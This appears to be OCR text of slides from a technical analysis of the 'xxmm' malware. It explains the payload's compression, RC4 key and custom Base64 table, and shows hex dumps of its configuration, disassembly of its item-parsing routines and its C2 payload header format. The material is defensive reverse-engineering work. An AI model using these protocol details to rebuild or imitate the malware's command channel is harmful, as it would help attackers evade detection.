
If RSA is disabled



- LZNT1 compression
  - Performed using RtlCompressBuffer
  - Add 1 byte header
- RC4 encryption using default key
  - "1234"
- Base64 encoding with custom table
  - `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=`
    ↓
    `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789^`!`

Decrypting Encrypted Payload






xxmm Payload Analysis

Data Format of Payload

- Need to extract "item" to understand the meaning of command



Item Structure

xxmm uses item list in their communication and configuration

- Item format: 


  - xxmm has various ID - difficult to enum them
- e.g. decoded config

```
00 00 00 00 00 00 00 00 70 61 72 61 6D 65 74 65  ........parameter
72 3A 00 00 05 34 00 00 00 02 00 00 00 09 00 01  r:...4..........
00 01 00 00 00 00 0C 00 01 04 DE 33 2E 30 00 00  ...........3.0..
00 00 0A 00 01 04 E3 30 00 00 00 00 0B 00 01 04  .......0........
E4 32 34 00 00 00 00 9C 00 04 05 00 06 02 00 00  .24.............
00 A4 00 00 52 53 41 31 00 04 00 00 01 00 01 00  ....RSA1........
15 28 16 28 A1 92 F7 69 14 C1 83 18 E6 97 13 C1  .(.(...i........
7A 31 83 84 7C A3 25 C7 AC D6 67 89 B9 A2 06 EE  z1..|.%...g.....
A3 93 40 95 7B 8D E0 20 B9 6D EE 10 3C CC 48 E2  ..@.{.. .m..<.H.
17 9C 83 ED D7 78 D4 87 D8 E9 DA AF 2B C9 CA EA  .....x......+...
4F 58 15 84 FF 19 2A 21 BC 17 1B 08 6B 17 D6 8D  OX....*!....k...
```

Items Structure

Header + Item data

- Items format: | Length | Type | Items data |
  - Type 0/10: data from server, Type 1/11: data from client, Type 2: configuration
- e.g. decoded config



```
00 00 00 00 00 00 00 00 70 61 72 61 6D 65 74 65  ........parameter
72 3A 00 00 05 34 00 00 00 02 00 00 00 09 00 01  r:...4..........
00 01 00 00 00 00 0C 00 01 04 DE 33 2E 30 00 00  ...........3.0..
00 00 0A 00 01 04 E3 30 00 00 00 00 0B 00 01 04  .......0........
E4 32 34 00 00 00 00 9C 00 04 05 00 06 02 00 00  .24.............
00 A4 00 00 52 53 41 31 00 04 00 00 01 00 01 00  ....RSA1........
15 28 16 28 A1 92 F7 69 14 C1 83 18 E6 97 13 C1  .(.(...i........
7A 31 83 84 7C A3 25 C7 AC D6 67 89 B9 A2 06 EE  z1..|.%...g.....
A3 93 40 95 7B 8D E0 20 B9 6D EE 10 3C CC 48 E2  ..@.{.. .m..<.H.
17 9C 83 ED D7 78 D4 87 D8 E9 DA AF 2B C9 CA EA  .....x......+...
4F 58 15 84 FF 19 2A 21 BC 17 1B 08 6B 17 D6 8D  OX....*!....k...
```

Analyzing Items/Item Structure

```
013C2775                push    ebx
013C2776                mov     ebx, ds:ntohl
013C277C                push    edi
013C277D                lea     edi, [eax+ecx]
013C2780                mov     eax, [edi+aa_items_header.total_len]
013C2782                mov     [esi+aa_item_info.total_len], eax
013C2784                mov     eax, [edi+aa_items_header.type]
013C2787                push    2                       ; netlong
013C2789                mov     [esi+aa_item_info.type], eax
013C278C                call    ebx ; ntohl
013C278E                cmp     [esi+aa_item_info.type], eax
013C2791                jz      short loc_13C2798
013C2793                push    0FFFFFFFEh
013C2795                pop     eax
013C2796                jmp     short loc_13C27DF
013C2798 ; ---------------------------------------------------------------
013C2798
013C2798 loc_13C2798:                                   ; CODE XREF: aa_decod
013C2798                push    [esi+aa_item_info.total_len] ; netlon
013C279A                add     edi, aa_items_header.items
013C279D                mov     [esi+aa_item_info.items_ptr], edi
```

Parse Items structure and create info structure to access items easily

```
013B7D24 loc_13B7D24:                                   ; CODE XREF: aa_ge
013B7D24                test    esi, esi
013B7D26                jz      short loc_13B7D9F
013B7D28                mov     eax, [ebp+items_len]
013B7D2B                mov     ecx, [ebp+items_ptr]
013B7D2E                add     eax, ecx
013B7D30                lea     edx, [esi+aa_item.value]
013B7D33                mov     [ebp+items_end_ptr], eax
013B7D36                cmp     edx, eax
013B7D38                ja      short loc_13B7D9F
013B7D3A                cmp     esi, ecx
013B7D3C                jb      short loc_13B7D9F
013B7D3E                push    [esi+aa_item.size] ; netlong
013B7D40                call    edi ; ntohl
013B7D42                push    [esi+aa_item.ID] ; netlong
013B7D45                mov     [ebp+item_size], eax
013B7D48                call    edi ; ntohl
013B7D4A                cmp     eax, [ebp+ID]
013B7D4D                jz      short item_match
013B7D4F                cmp     [ebp+ID], 0
013B7D53                jnz     short loc_13B7D91
013B7D55
013B7D55 item_match:                                    ; CODE XREF: aa_ge
013B7D55                mov     eax, [ebp+i]
013B7D58                cmp     eax, [ebp+idx]
013B7D5B                jz      short get_next_item
013B7D5D                inc     [ebp+i]
013B7D60                jmp     short loc_13B7D91
013B7D62 ; ---------------------------------------------------------------
013B7D62
013B7D62 get_next_item:                                 ; CODE XREF: aa_ge
013B7D62                mov     eax, [ebp+item_size]
013B7D65                add     eax, esi
013B7D67                cmp     eax, [ebp+items_end_ptr]
```


Payload Header

```
edc80b19
00000000
0172d218
0000007a
00000001
00000018...
```

Offset	Size	Value	Description
0x00	4	Timestamp	Return value of GetTickCount
0x04	4	Split count	Num of "items" blocks (starts from 0)
0x08	1	1byte flag	0: Larger than max size 1: Less than max size
0x0C	Variable	Items	Payload

Command and Control

Using item structure



